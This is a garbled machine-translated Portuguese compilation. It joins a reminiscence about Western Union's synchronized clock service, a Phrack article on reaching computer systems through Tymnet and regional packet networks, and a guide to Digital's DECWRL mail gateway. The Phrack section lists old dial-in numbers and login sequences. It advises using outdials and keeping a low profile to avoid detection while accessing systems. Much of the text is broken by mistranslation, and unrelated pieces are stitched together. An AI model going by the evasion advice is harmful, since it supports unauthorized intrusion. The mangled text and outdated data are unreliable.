faria com que dois cliques de metal para entrar em contato por cerca de dez segundos, o que passaria suco para o pequeno motor no relógio que por sua vez re-ferida a mola principal. O princípio foi a mesma que a bateria relógios operados vemos hoje. A bateria realmente não correr o relógio - direta atual não pode fazer isso - mas não o poder do pequeno motor que re-ventos da primavera, que realmente impulsiona o relógio.

Página 121

Os relógios Western Union veio em vários tamanhos e formas, que vão desde as mais pequenas que eram mostradores de nove polegadas de diâmetro para a maior que eram cerca de dezoito polegadas de diâmetro. Alguns tinham as mãos segunda varredura, outros não. Alguns tiveram um pouco de luz lâmpada vermelha na parte da frente

que piscam. O modelo típico foi de cerca de dezesseis polegadas, e foi encontrado em escritórios, escolas, estações de transporte, estação de rádio

escritórios e, claro, no escritório de telégrafo em si.

A única coisa que todos os relógios tinham em comum era o seu caso de metal marrom e creme rosto, com a insígnia "Western Union", e sua

logotipo corporativo naqueles dias que foi um raio de eletricidade, como uma espécie de letra "Z", que ao seu lado. E na impressão um pouco menor abaixo, o palavras "Naval Observatory Tempo".

Os relógios locais em um escritório ou na escola ou onde quer que foram calibrados por um "relógio mestre" (na verdade um sub-master) no local. Depois de uma hora na hora, o relógio mestre (sub) cairia um contato de metal por apenas meio segundo, e enviar cerca de nove volts DC-se a linha para todos os locais

relógios. Eles, por sua vez, teve um "tolerância" de cerca de dois minutos em ambos os lados de uma hora de modo que a corrente proveniente deles seria arrancar o minuto mão exatamente na vertical para os doze a partir de qualquer direção, se o relógio foi rápido ou lento.

Os relógios sub-master em cada edifício eram, por sua vez atendido pelo relógio mestre na cidade, geralmente esse era o único no escritório de telégrafo.

A cada hora, a cada meia hora, o relógio mestre na telégrafo jogaria atual para o sub-mestres, arrancando-os em sincronia como

necessária. E, como para os escritórios do telégrafo próprios, eles foram atendidos duas vezes por dia - você adivinhou - a Naval Observatory Mestre

relógio no Capitólio da nossa nação, pela mesma rotina.

Alguém aí vai pressionar meia dúzia de botões ao mesmo tempo, usando todos os dedos disponíveis; corrente fluiria para cada escritório de telégrafo e

sincronizar todos os relógios mestre em cada comunidade. Western Union cobrado cinquenta centavos por mês para o serviço, e jogou o relógio de graça!

Ah, sim, houve uma taxa de instalação de cerca de dois dólares quando teve o primeiro serviço (ou seja, um relógio) instalado.

Os relógios foram instalados e mantidos pelo "Clockman", disse um técnico da Western Union, que passou o dia andando pendurado novo

relógios, levando-os fora de serviço, trocar as baterias a cada poucos anos para cada relógio, etc

O pânico era para eles, quando o "tempo de guerra" (que hoje chamamos de horário de verão) veio em torno de cada ano! Wally, o cara que

atendidos todos os relógios no centro de Chicago tiveram que começar em * Quinta-feira * antes da transição oficial domingo apenas para terminá-los todos por

* Terça-feira * seguindo. Ele, literalmente, correr em um escritório, usar sua chave de fenda para abrir a caixa, girar o ponteiro das horas em torno de uma hora para a frente em a primavera, (ou 11 horas * para a frente * na queda desde nas mãos não poderia ser movida para trás, além dos doze indo sentido anti-horário),

bater o caso novamente, aperte-o, e se mover pelo corredor até a próxima relógio e repita o processo. Ele poderia terminar por várias dezenas de relógios

dia, e geralmente o escritório atribuído a ele um ajudante duas vezes por ano para esses eventos.

Ele disse que nunca se preocupou em alinhar o ponteiro dos minutos se apenas para a direita, porque teria tomado muito tempo, e "..... de qualquer maneira, enquanto nós temos que dentro de um minuto ou assim, seria sincronizar-se na próxima vez que o relógio mestre enviou um sinal ...

"Trabalhando rápido, demorou um minuto a um minuto e meio para

abrir a caixa, girar o ponteiro dos minutos, colocou o caso de volta, "stop e BS com a recepcionista por alguns segundos" e seguir em frente.

O relógio mestre enviou seu sinal através de linhas telefônicas regulares de telecomunicações. Normalmente ele iria terminar no escritório principal de qualquer lugar que fosse, ea

(Sub) mestre não assumiria nesse ponto.

Wally disse que era muito importante para fazer um trabalho profissional de pendurar o relógio para começar. Tinha que ser plana, e o pêndulo teve de ser apenas

direito, caso contrário, o relógio iria ganhar ou perder mais tempo do que poderia ser acomodado no processo de sincronização de hora em hora. Ele disse que era muito raro relógio que realmente estava fora por um minuto sequer uma vez por hora, muito menos os dois minutos de tolerância construídas nas obras de engrenagens.

"... Às vezes eu vir trabalhar na segunda-feira de manhã, e encontrar-se no escritório que a linha de relógio tinha ido aberta sexta-feira. Então ninguém

todo fim de semana tem um sinal. Normalmente eu iria descer um bueiro e encontrá-lo abrir em algum lugar onde um dos caras de Bell estraguei tudo, ou tirei

e nunca colocá-lo de volta. Para descobrir onde ele estava aberta, alguém no escritório que 'ressoar' da linha, eu iria pelo centro após a

laço como tivemos que colocou para fora, e continuar a ouvir no meu fone de ouvido para isso. Quando eu encontrei a ruptura ou a céu aberto, gostaria de amarrá-lo para baixo novamente e no escritório

lançaria a linha, mas então eu tive que ir para todos os relógios * antes * que apontam e reiniciá-los, uma vez que a corrente constante do escritório

durante a pesquisa tinha causado geralmente lhes para parar. "

Mas ele disse que, uma e outra vez, os relógios eram geralmente muito bem montado e pendurado que "... era raro que iria encontrar um tanto fora de sincronia que

tivemos que ajustar manualmente. Normalmente, o primeiro sinal para torná-lo através de uma vez que reparado o circuito iria arrancar todos na cidade para compensar

tudo o que perdeu ou ganhou no fim de semana ... "

Em 1965, a Western Union decidiu descontinuar o Serviço de Hora. Em uma carta nostálgico para os assinantes, eles anunciaram sua decisão de suspender operações no final do mês em curso, mas disse que "em nome dos velhos tempos" quem tinha um relógio era bem-vinda para mantê-lo e continuar a usá-lo; simplesmente não seria nenhum sinal de ajuste do mestre relógios mais.

Dentro de um ou dois dias do anúncio oficial, cada relógio da Western Union na área de Chicago edifício-sede foi embora. O

executivos arrebatou-los fora da parede, e levou-os para casa para o dia em que teria valor histórico. Todos os relógios no telégrafo

escritórios desapareceu na mesma época, para ser substituído com relógios de parede elétrica de estilo de escritório padrão.

128.Phrack Magazine - Vol. 3, Issue 30 por Synthecide

Página 122

Existem literalmente centenas de sistemas ligados a algumas dessas grandes redes, como Tymnet e Telenet. Navegação em torno destes

redes é muito simples, e geralmente bem explicado em sua documentação on-line. Além disso, alguns sistemas realmente vai dizer o que é

conectado e como chegar a ele. No caso de Tymnet, após discar, no log de alerta, "informação" tipo para a documentação on-line.

Acessando sistemas através de redes é tão simples como o fornecimento de um endereço por ele para se conectar. A melhor maneira de aprender sobre os endereços

e como fazer as coisas em uma rede é para ler "Um Guia do Iniciante para Hacking (1989 Edition)", que foi na edição 22, Arquivo 4, de 12, Volume Two

(23 Dezembro, 1988). Alguns pontos são reiterados aqui.

Uma vez em uma rede, você fornecer o NUA (endereço do usuário da rede) do sistema que você deseja se conectar. Nuas são seqüências de 15 dígitos, quebrado

em três áreas, para o endereço da rede, o prefixo de área e da DNIC. Cada campo tem cinco dígitos, e são deixados preenchidos com 0 de onde

necessário.

A DNIC determina que rede para pegar o endereço do. Tymnet, por exemplo, é 03.106. 03110 é Telenet.

O prefixo AREA e endereço de rede determinam o ponto de conexão. Ao fornecer o endereço do sistema que você deseja se conectar

, você será acessá-lo através da rede ... como se estivesse chamando-o diretamente. Obviamente, então, isso proporciona mais um nível de segurança para acesso. Ao ligar para um outdial, você pode aumentar novamente o nível de segurança que você gosta, usando a outdial nessa área para se conectar à sistema remoto.

Adenda - Acessando Tymnet em redes de pacotes locais

Esta é apenas outra maneira de obter esse passo extra e / ou ignorar outras rotas. Esta tabela é copiado a partir de informações on-line do Tymnet. Como dito

anteriormente, é um ótimo recurso, esta informação on-line!

Bell Atlantic

NÓ

CIDADE

ESTADO

VELOCIDADE

Número de Acesso

REDE

03526

DOVER

DELAWARE

300/2400

302/734-9465

@ PDN

03526

GEORGETOWN

DELAWARE

300/2400

302/856-7055

@ PDN

03526

NEWARK

DELAWARE

300/2400

302/366-0800

@ PDN

03526

WILMINGTON

DELAWARE
300/1200
302/428-0030
@ PDN
03526
WILMINGTON
DELAWARE
2400
302/655-1144
@ PDN
06254
WASHINGTON
DIST. DE COL.
300/1200
202/479-7214
@ PDN
06254
WASHINGTON (Midtown)
DIST. DE COL.
2400
202/785-1688
@ PDN
06254
WASHINGTON (Downtown)
DIST. DE COL.
300/1200
202/393-6003
@ PDN
06254
WASHINGTON (Midtown)
DIST. DE COL.
300/1200
202/293-4641
@ PDN
06254
WASHINGTON
DIST. DE COL.
300/1200
202/546-5549
@ PDN
06254
WASHINGTON
DIST. DE COL.
300/1200

202/328-0619

@ PDN

06254

BETHESDA

MARYLAND

300/1200

301/986-9942

@ PDN

06254

Colesville

MARYLAND

300/2400

301/989-9324

@ PDN

06254

Hyattsville

MARYLAND

300/1200

301/779-9935

@ PDN

06254

LOURO

MARYLAND

300/2400

301/490-9971

@ PDN

06254

ROCKVILLE

MARYLAND

300/1200

301/340-9903

@ PDN

06254

SILVER SPRING

MARYLAND

300/1200

301/495-9911

@ PDN

07771

Bernardsville

NEW JERSEY

300/2400

201/766-7138

@ PDN

07771
CLINTON
NEW JERSEY
300-1200
201/730-8693
@ PDN
07771
DOVER
NEW JERSEY
300/2400
201/361-9211
@ PDN
07771
Eatontown / RED BANK
NEW JERSEY
300/2400
201/758-8000
@ PDN
07771
ELIZABETH
NEW JERSEY
300/2400
201/289-5100
@ PDN
07771
ENGLEWOOD
NEW JERSEY
300/2400
201/871-3000
@ PDN
07771
FREEHOLD
NEW JERSEY
300/2400
201/780-8890
@ PDN
07771
HACKENSACK
NEW JERSEY
300/2400
201/343-9200
@ PDN
07771
JERSEY CITY

NEW JERSEY

300/2400

201/659-3800

@ PDN

07771

LIVINGSTON

NEW JERSEY

300/2400

201/533-0561

@ PDN

07771

Long Branch / Red Bank

NEW JERSEY

300/2400

201/758-8000

@ PDN

07771

MADISON

NEW JERSEY

300/2400

201/593-0004

@ PDN

07771

METUCHEN

NEW JERSEY

300/2400

201/906-9500

@ PDN

07771

MIDDLETOWN

NEW JERSEY

300/2400

201/957-9000

@ PDN

07771

Morristown

NEW JERSEY

300/2400

201/455-0437

@ PDN

07771

NEWARK

NEW JERSEY

300/2400

201/623-0083
@ PDN
07771
NEW BRUNSWICK
NEW JERSEY
300/2400
201/247-2700
@ PDN
07771
Terra Nova
NEW JERSEY
300/2400
201/697-9380
@ PDN
07771
PASSAIC
NEW JERSEY
300/2400
201/473-6200
@ PDN
07771
PATERSON
NEW JERSEY
300/2400
201/345-7700
@ PDN
07771
PHILLIPSBURG
NEW JERSEY
300/2400
201/454-9270
@ PDN
07771
Pompton Lakes
NEW JERSEY
300/2400
201/835-8400
@ PDN

Página 123

07771
RED BANK
NEW JERSEY
300/2400

201/758-8000

@ PDN

07771

RIDGEWOOD

NEW JERSEY

300/2400

201/445-4800

@ PDN

07771

SOMERVILLE

NEW JERSEY

300/2400

201/218-1200

@ PDN

07771

SOUTH RIVER

NEW JERSEY

300/2400

201/390-9100

@ PDN

07771

Spring Lake

NEW JERSEY

300/2400

201/974-0850

@ PDN

07771

Toms River

NEW JERSEY

300/2400

201/286-3800

@ PDN

07771

WASHINGTON

NEW JERSEY

300/2400

201/689-6894

@ PDN

07771

WAYNE / PATERSON

NEW JERSEY

300/2400

201/345-7700

@ PDN

03526
ALLENTOWN
PENSILVÂNIA
300/1200
215/435-0266
@ PDN
11301
ALTOONA
PENSILVÂNIA
300/1200
814/946-8639
@ PDN
11301
ALTOONA
PENSILVÂNIA
2400
814/949-0505
@ PDN
03526
AMBLER
PENSILVÂNIA
300/1200
215/283-2170
@ PDN
10672
Ambridge
PENSILVÂNIA
300/1200
412/266-9610
@ PDN
10672
CARNEGIE
PENSILVÂNIA
300/1200
412/276-1882
@ PDN
10672
CHARLEROI
PENSILVÂNIA
300/1200
412/483-9100
@ PDN
03526
Chester Heights

PENSILVÂNIA

300/1200

215/358-0820

@ PDN

03526

Coatesville

PENSILVÂNIA

300/1200

215/383-7212

@ PDN

10672

Connellsville

PENSILVÂNIA

300/1200

412/628-7560

@ PDN

03526

Downington / COATES.

PENSILVÂNIA

300/1200

215/383-7212

@ PDN

03562

DOYLESTOWN

PENSILVÂNIA

300/1200

215/340-0052

@ PDN

03562

GERMANTOWN

PENSILVÂNIA

300/1200

215-843-4075

@ PDN

10672

Glenshaw

PENSILVÂNIA

300/1200

412/487-6868

@ PDN

10672

GREENSBURG

PENSILVÂNIA

300/1200

412/836-7840
@ PDN
11301
HARRISBURG
PENSILVÂNIA
300/1200
717/236-3274
@ PDN
11301
HARRISBURG
PENSILVÂNIA
2400
717/238-0450
@ PDN
10672
INDIANA
PENSILVÂNIA
300/1200
412/465-7210
@ PDN
03526
King of Prussia
PENSILVÂNIA
300/1200
215/270-2970
@ PDN
03526
KIRKLYN
PENSILVÂNIA
300/1200
215/789-5650
@ PDN
03526
LANSDOWNE
PENSILVÂNIA
300/1200
215/626-9001
@ PDN
10672
LATROBE
PENSILVÂNIA
300/1200
412/537-0340
@ PDN

11301
LEMOYNE / HARRISBURG
PENSILVÂNIA
300/1200
717/236-3274
@ PDN
10672
Mckeessport
PENSILVÂNIA
300/1200
412/673-6200
@ PDN
10672
NEW CASTLE
PENSILVÂNIA
300/1200
412/658-5982
@ PDN
10672
New Kensington
PENSILVÂNIA
300/1200
412/337-0510
@ PDN
03526
Norristown
PENSILVÂNIA
300/1200
215/270-2970
@ PDN
03526
PAOLI
PENSILVÂNIA
300/1200
215/648-0010
@ PDN
03562
PHILADELPHIA
PENSILVÂNIA
300/1200
215/923-7792
@ PDN
03562
PHILADELPHIA

PENSILVÂNIA
300/1200
215/557-0659
@ PDN
03562
PHILADELPHIA
PENSILVÂNIA
300/1200
215/545-7886
@ PDN
03562
PHILADELPHIA
PENSILVÂNIA
300/1200
215/677-0321
@ PDN
03562
PHILADELPHIA
PENSILVÂNIA
2400
215/625-0770
@ PDN
10672
PITTSBURGH
PENSILVÂNIA
300/1200
412/281-8950
@ PDN
10672
PITTSBURGH
PENSILVÂNIA
300/1200
412-687-4131
@ PDN
10672
PITTSBURGH
PENSILVÂNIA
2400
412/261-9732
@ PDN
10672
POTTSTOWN
PENSILVÂNIA
300/1200

215/327-8032
@ PDN
03526
QUAKERTOWN
PENSILVÂNIA
300/1200
215/538-7032
@ PDN
03526
LEITURA
PENSILVÂNIA
300/1200
215/375-7570
@ PDN
10672
ROCHESTER
PENSILVÂNIA
300/1200
412/728-9770
@ PDN
03526
SCRANTON
PENSILVÂNIA
300/1200
717/348-1123
@ PDN
03526
SCRANTON
PENSILVÂNIA
2400
717/341-1860
@ PDN
10672
SHARON
PENSILVÂNIA
300/1200
412/342-1681
@ PDN
03526
TULLYTOWN
PENSILVÂNIA
300/1200
215/547-3300
@ PDN

10672
UNIONTOWN
PENSILVÂNIA
300/1200
412/437-5640
@ PDN
03562
VALLEY FORGE
PENSILVÂNIA
300/1200
215/270-2970
@ PDN
10672
WASHINGTON
PENSILVÂNIA
300/1200
412/223-9090
@ PDN
03526
WAYNE
PENSILVÂNIA
300/1200
215/341-9605
@ PDN
10672
Wilkinsburg
PENSILVÂNIA
300/1200
412/241-1006
@ PDN
06254
ALEXANDRIA
VIRGINIA
300/1200
703/683-6710
@ PDN
06254
ARLINGTON
VIRGINIA
300/1200
703/524-8961
@ PDN
06254
FAIRFAX

VIRGINIA
300/1200
703/385-1343
@ PDN
06254
MCLEAN
VIRGINIA
300/1200
703/848-2941
@ PDN
@ PDN Bell Atlantic - nome da rede é rede de dados pública
(PDN)
(Mensagem de conexão)
._._._ < C _ R _ > _ (Sincroniza a velocidades de dados)

Página 124

BEM-VINDO AO BPA / DST PDN
*._ T _ < C _ R _ > _ (Tymnet ENDEREÇO)
131069 (ENDEREÇO DE CONFIRMAÇÃO - Tymnet DNIC)
COM (CONFIRMAÇÃO DE CHAMADA SET-UP)
-GWY 0xxxx-Tymnet: Por favor faça login: (HOST # DENTRO
traços)

BELL SOUTH

NÓ

CIDADE

ESTADO

DENSIDADE

Número de Acesso

MODEM

10207

ATLANTA

GEORGIA

300/1200

404/261-4633

@ PLSK

10207

ATENAS

GEORGIA

300/1200

404/354-0614

@ PLSK

10207

COLUMBUS

GEORGIA

300/1200
404/324-5771
@ PLSK
10207
ROMA
GEORGIA
300/1200
404/234/7542
@ PLSK
@ PLSK BELLSOUTH - NETWORK NAME IS PULSELINK
(Mensagem de conexão)
. _ . _ . _ < _ C _ R _ > _ (Sincroniza a velocidades de dados)
(NÃO ECHO ao terminal)
CONECTADO
PULSELINK
1 _ 3 _ 1 _ 0 _ 6 _ (Tymnet ENDEREÇO)
(NÃO ECHO ao terminal)
PULSELINK: Call Conectado a 1 3106
-GWY 0xxxx-Tymnet: Por favor faça login: (HOST # DENTRO
traços)

Pacific Bell

NÓ

CIDADE

ESTADO

DENSIDADE

Número de Acesso

REDE

03306

BERKELEY

CALIFORNIA

300/1200

415-548-2121

@ PPS

06272

EL SEGUNDO

CALIFORNIA

300/1200

213-640-8548

@ PPS

06272

FULLERTON

CALIFORNIA

300/1200

714-441-2777

@ PPS
06272
INGLEWOOD
CALIFORNIA
300/1200
213-216-7667

@ PPS
06272
ANGELES (Downtown)
CALIFORNIA
300/1200
213-687-3727

@ PPS
06272
LOS ANGELES
CALIFORNIA
300/1200
213-480-1677

@ PPS
03306
MOUNTAIN VIEW
CALIFORNIA
300/1200
415-960-3363

@ PPS
03306
OAKLAND
CALIFORNIA
300/1200
415-893-9889

@ PPS
03306
PALO ALTO
CALIFORNIA
300/1200
415-325-4666

@ PPS
06272
PASADENA
CALIFORNIA
300/1200
818-356-0780

@ PPS
03306

SAN FRANCISCO

CALIFORNIA

300/1200

415-543-8275

@ PPS

03306

SAN FRANCISCO

CALIFORNIA

300/1200

415-626-5380

@ PPS

03306

SAN FRANCISCO

CALIFORNIA

300/1200

415-362-2280

@ PPS

03306

SAN JOSE

CALIFORNIA

300/1200

408-920-0888

@ PPS

06272

SANTA ANNA

CALIFORNIA

300/1200

714-972-9844

@ PPS

06272

Van Nuys

CALIFORNIA

300/1200

818-780-1066

@ PPS

@ PPS Pacific Bell - nome da rede de comutação de pacotes

PÚBLICO (PPS)

(Mensagem de conexão)

. _ . _ . _ < C _ R _ (Sincroniza a velocidades de dados)

(NÃO ECHO ao terminal)

ONLINE 1200

BEM-VINDO AO PPS: 415-XXX-XXXX

1 _ 3 _ 1 _ 0 _ 6 _ 9 _ (Tymnet ENDEREÇO)

(NÃO ECHO ATÉ Tymnet RESPONDE)

Página 125

-GWY 0xxxx-Tymnet: Por favor faça login: (HOST # DENTRO traços)

Sul da Nova Inglaterra

NÓ

CIDADE

ESTADO

DENSIDADE

NÚMEROS DE ACESSO

REDE

02727

BRIDGEPORT

CONNECTICUT

300/2400

203/366-6972

@ CONNNET

02727

BRISTOL

CONNECTICUT

300/2400

203/589-5100

@ CONNNET

02727

CANAÃ

CONNECTICUT

300/2400

203/824-5103

@ CONNNET

02727

CLINTON

CONNECTICUT

300/2400

203/669-4243

@ CONNNET

02727

DANBURY

CONNECTICUT

300/2400

203/743-2906

@ CONNNET

02727

DANIELSON

CONNECTICUT

300/2400
203/779-1880
@ CONNNET
02727
HARTFORD / Middletown
CONNECTICUT
300/2400
203/724-6219
@ CONNNET
02727
MERIDEN
CONNECTICUT
300/2400
203/237-3460
@ CONNNET
02727
NEW HAVEN
CONNECTICUT
300/2400
203/776-1142
@ CONNNET
02727
NEW LONDON
CONNECTICUT
300/2400
203/443-0884
@ CONNNET
02727
New Milford
CONNECTICUT
300/2400
203/355-0764
@ CONNNET
02727
NORWALK
CONNECTICUT
300/2400
203/866-5305
@ CONNNET
02727
OLD GREDDWICH
CONNNETICUT
300/2400
203/637-8872

@ CONNNET
02727
Old Saybrook
CONNECTICUT
300/2400
203/388-0778
@ CONNNET
02727
SEYMOUR
CONNECTICUT
300/2400
203/881-1455
@ CONNNET
02727
STAMFORD
CONNECTICUT
300/2400
203/324-9701
@ CONNNET
02727
STORRS
CONNECTICUT
300/2400
203/429-4243
@ CONNNET
02727
TORRINGTON
CONNECTICUT
300/2400
203/482-9849
@ CONNNET
02727
WATERBURY
CONNECTICUT
300/2400
203/597-0064
@ CONNNET
02727
Willimantic
CONNECTICUT
300/2400
203/456-4552
@ CONNNET
02727

WINDSOR
CONNECTICUT
300/2400
203/688-9330
@ CONNNET
02727
WINDSOR lcks / ENFIELD
CONNECTICUT
300/2400
203/623-9804
@ CONNNET
@ CONNNET - sul da Nova Inglaterra TELEFONE - nome da
rede na CONNNET
(Mensagem de conexão)
H_h < C_R > (Sincroniza a velocidades de dados)
(NÃO ECHO ao terminal)
CONNNET
. T < C_R > (devem ser maiúsculas)
26-Sep-88 18:33 (DATA)
031069 (confirmação do endereço)
COM (CONFIRMAÇÃO DE CHAMADA SET-UP)
-GWY OXXXX-Tymnet: Faça o login:
Southwestern Bell
NÓ
CIDADE
ESTADO
DENSIDADE
NÚMEROS DE ACESSO
REDE
05443
KANSAS CITY
KANSAS
300/1200
316/225-9951
@ MRLK
05443
HAYS
KANSAS
300/1200
913/625-8100
@ MRLK
05443
HUTCHINSON
KANSAS

300/1200
316/669-1052
@ MRLK
05443
LAWRENCE
KANSAS
300/1200
913/841-5580
@ MRLK
05443
MANHATTAN
KANSAS
300/1200
913/539-9291
@ MRLK
05443
PARSONS
KANSAS
300/1200
316/421-0620
@ MRLK
05443
SALINA
KANSAS
300/1200
913/825-4547
@ MRLK
05443
TOPEKA
KANSAS
300/1200
913/235-1909
@ MRLK
05443
WICHITA
KANSAS
300/1200
316/269-1996
@ MRLK
04766
BRIDGETON / ST. LOUIS
MISSOURI
300/1200
314/622-0900

@ MRLK
04766
ST. LOUIS
MISSOURI
300/1200
314/622-0900

@ MRLK

Em uma nota lateral, o recente livro do ovo do cuco fornece algumas informações interessantes (na forma de uma história, no entanto) em um hacker Tymnet.

Lembre-se que ele estava em coisas grandes, e, portanto, ele foi quebrado para baixo em cima. Se você manter um perfil baixo, as redes devem fornecer uma boa método de acesso.

Se você pode encontrar um sistema que está conectado à Internet que você pode começar a partir Tymnet, você está indo bem.

129.Phrack Magazine - Vol. 3, Issue 30 por link dedicado

Página 126

INTRODUÇÃO

DECWRL é um computador gateway de correio operado pelo Laboratório de Pesquisa Western Digital em Palo Alto, Califórnia. Sua finalidade é apoiar a

troca de correio eletrônico entre Digital eo "mundo exterior".

DECWRL está ligado a Easynet da Digital, e também para uma série de diferentes redes de correio electrónico exterior. Usuários digitais podem enviar fora mail, enviando para DECWRL :: "fora-address", e os usuários digitais também podem receber e-mail por ter sua rota correspondentes através

DECWRL. Os detalhes de correio de entrada são mais complexos, e são discutidas abaixo.

É de vital importância que os funcionários Digitais ser bons cidadãos das redes a que estão conectados. Eles dependem da integridade do nosso

comunidade de usuários para garantir que controles mais rígidos sobre o uso do gateway não são necessários. A regra mais importante é "não correntes", mas

existem outras normas, dependendo se a rede conectada que você está usando é comercial ou não-comercial.

O volume de tráfego atual (setembro de 1989) é de cerca de 10 mil mensagens por dia e cerca de 3.000 mensagens Usenet por dia. Gatewayed tráfego de correio dobrou a cada ano desde 1983. DECWRL é atualmente um computador Vax 8530 com 48 megabytes de memória principal, 2500 megabytes de espaço em disco, 8 9600 transmissão portas (Telebit) modem e várias conexões de rede. Eles irão em breve a atualização para uma Vax 8650 sistema. Eles correm Ultrix 3.0 como sistema operacional base.

ADMINISTRAÇÃO

O gateway tem equipe de engenharia, mas não há pessoal administrativo ou clerical. Eles trabalham duro para mantê-lo funcionando, mas eles não têm o recursos para responder a consultas telefônicas ou fornecer tutoriais na sua utilização.

Eles postar relatórios de status periódicos para o newsgroup dec.general USENET. Várias pessoas úteis normalmente copiar esses relatórios para os VAXNOTES

Conferência "gateways" dentro de um dia ou dois.

COMO ENVIAR MAIL

DECWRL está ligado a um grande número de diferentes redes de e-mail. Se você fosse conectado diretamente a ele, você pode digitar os endereços diretamente, por exemplo,

Para:! Estranho estrangeiro endereço.

Mas já que você não está logado no directamente para a porta de entrada, você deve enviar e-mail para que, quando ele chega na porta de entrada, ela será enviada como se isso endereço foi digitado localmente.

** Envio de VMS*

Se você é um usuário do VMS, você deve usar NMAIL, porque VMS e-mail não sei como requeue e tente novamente correio quando a rede está congestionado ou desconectado. De VMS, abordar seu e-mail assim:

Para: nm% DECWRL :: "! Estranho estrangeiro endereço"

As aspas (") são importantes, para se certificar de que VMS não tentar interpretar estranho! Estrangeiro! Dirigir-se. Se você está digitando um tal

endereço dentro de um programa de e-mail, ele vai funcionar como anunciado. Se você estiver usando DCL e digitando

diretamente na linha de comando, você deve tomar cuidado para que

DCL gosta de remover aspas, então você vai ter que colocar o endereço inteiro entre aspas, e em seguida, colocar duas citações em todos os lugares que uma citação deve aparecer no endereço:

```
$ Mail test.msg "nm% DECWRL ::" "estrangeiro! Addr" "" /  
subj = "Olá"
```

Observe as três citações consecutivas depois! Addr estrangeira. Os primeiros dois são dobrados para produzir uma única citação no endereço, eo terceiro termina-se o endereço (equilibrando as citações na frente do nm%).

Aqui estão alguns e-mails de saída típico aborda como utilizado a partir de um sistema VMS:

```
Para: nm% DECWRL :: "! Lll-winkin Netsys phrack"
```

```
Para: nm% DECWRL :: "postmaster@msp.pnet.sc.edu"
```

```
Para: nm% DECWRL :: "Netsys phrack@uunet.uu.net!"
```

```
Para: nm% DECWRL :: "phrackserv@CUNYVM.bitnet"
```

```
Para: nm% DECWRL :: "Chris.Jones @  
f654.n987.z1.fidonet.org"
```

* Envio de Ultrix

Página 127

Se o seu sistema Ultrix foi configurado para isso, então você pode, a partir de seu sistema Ultrix, basta enviar diretamente para o endereço externo, e pelo correio

software vai cuidar de toda a Gateway Routing para você. A maioria dos sistemas ULTRIX em Corporate Research e no cluster são Palo Alto

configurado dessa forma.

Para saber se o seu sistema Ultrix foi assim configurado, apenas experimentá-lo e ver o que acontece. Se isso não funcionar, você receberá uma notificação quase que instantaneamente.

NOTA: O sistema de correio Ultrix é extremamente flexível, que é quase completamente configurável pelo cliente. Enquanto isto é valiosa para os clientes, que faz com que seja muito difícil escrever instruções globais para a utilização de ULTRIX utentes, porque é possível que as alterações locais produziram

algo muito diferente do fornecedor entregue mailer. Uma das mudanças mais populares é para mexer com o significado de aspas (") no Ultrix

endereços. Alguns sistemas de considerar que estes dois endereços são os mesmos:

site1! site2! user@host.dec.com

e

"Site1! Usuário site2" @ host.dec.com

enquanto que outros são configurados de modo que uma forma vai funcionar e o outro não. Todos esses exemplos usar as aspas. Se você tiver problemas para obter os exemplos para trabalhar, por favor, tente novamente sem as aspas. Talvez seu sistema Ultrix é interpretar as citações de forma diferente.

Se o seu sistema Ultrix tem uma ligação IP para Palo Alto (tipo "/ etc / ping decwrl.dec.com" para descobrir se isso acontecer), então você pode encaminhar seu e-mail para o porta de entrada via IP. Isto tem a vantagem de que seus cabeçalhos de correio ULTRIX atingirá o gateway diretamente, em vez de ser traduzido em DECNET cabeçalhos de e-mail e thenback em Ultrix na outra extremidade. Faça isso da seguinte forma:

Para: "o endereço alien" @ decwrl.dec.com

As aspas são necessárias apenas quando o endereço contém um alienígena! personagem, mas eles não machucar se você usá-los desnecessariamente. Se o estrangeiro endereço contém um caractere "@", você terá que transformá-lo em um caractere "%". Por exemplo, para enviar via IP para joe@widget.org, você deve abordar o e-mail.

Para: "joe% widget.org" @ decwrl.dec.com

Se o seu sistema Ultrix tem apenas um link DECNET para Palo Alto, então você deve tratar de correio, da mesma forma que os usuários VMS fazer, exceto que você não deve colocar o nm% na frente do endereço:

Para: DECWRL :: "! Estranho estrangeiro endereço"

Aqui estão alguns e-mails de saída típico aborda como utilizado a partir de um sistema Ultrix que tem acesso IP. Sistemas ULTRIX sem acesso IP deve usar

a mesma sintaxe que os utilizadores VMS, excepto que o nm % na parte da frente do endereço não deve ser utilizado.

Para: @ decwrl.dec.com "lll-winken Netsys phrack!"

Para: "postmaster% msp.pnet.sc.edu" @ decwrl.dec.com

Para: "phrackserv% CUNYVM.bitnet" @ decwrl.dec.com

Para: "Netsys phrack% uunet.uu.net" @ decwrl.dec.com

Para: "Chris.Jones @ f654.n987.z1.fidonet.org" @ decwrl.dec.com

Detalhes do uso de OUTRAS REDES

Todas as redes de computadores do mundo estão ligados entre si, mais ou menos, por isso é difícil traçar limites exatos entre eles. Justamente

onde a internet termina e começa UUCP é uma questão de interpretação.

Para fins de envio de e-mail, no entanto, é conveniente dividir o universo de rede nas seguintes categorias:

Easynet:

DECNET rede interna do Digital. Caracterizado por endereços do nó forma :: USUÁRIO. Easynet podem ser utilizados para fins comerciais propósitos.

Internet:

Uma coleção de redes, incluindo a antiga ARPAnet, a NSFnet, o CSNET, entre outros. A maioria das pesquisas internacionais, desenvolvimento, e organizações educacionais estão ligados de alguma forma à Internet. Caracterizado por endereços de forma user@site.subdomain.domain. A internet em si não podem ser utilizados para fins comerciais.

UUCP:

Página 128

A rabalho netw muito primitivo, sem gestão, construído com auto-discadores telefonando para um computador a partir de outro. Caracterizado por

endereços da place1 forma! Place2! usuário. A rede UUCP pode ser usado para fins comerciais, desde que nenhum dos locais

através do qual a mensagem é encaminhada objetos para isso.

USENET:

Não é uma rede em tudo, mas uma camada de software construído em cima do UUCP e Internet.

BITNET:

Uma rede baseada IBM ligando, principalmente, sites educacionais. Usuários digitais pode enviar para Bitnet, como se fosse parte de internet, mas BITNET

usuários necessitam de instruções especiais para reverter o processo. BITNET não pode ser usado para fins comerciais.

Fidonet:

Uma rede de computadores pessoais. Eu tenho certeza do estado de uso Fidonet para fins comerciais, nem estou certo de sua eficácia.

DOMÍNIOS domínio e ENFRENTANDO

Há uma rede particular chamado de "Internet"; que é algo relacionado ao que costumava ser "a ARPAnet." O estilo de Internet de endereçamento

flexível o suficiente para que as pessoas usam para lidar com outras redes, bem como, com o resultado que é muito difícil olhar para um endereço e dizer apenas

que rede é provável que atravessar. Mas a frase "endereço Internet" não significa "endereço de email de algum computador na Internet", mas

sim "endereço de correio no estilo usado pela Internet." Terminologia é ainda mais confuso, porque o termo "endereço" significa uma coisa para

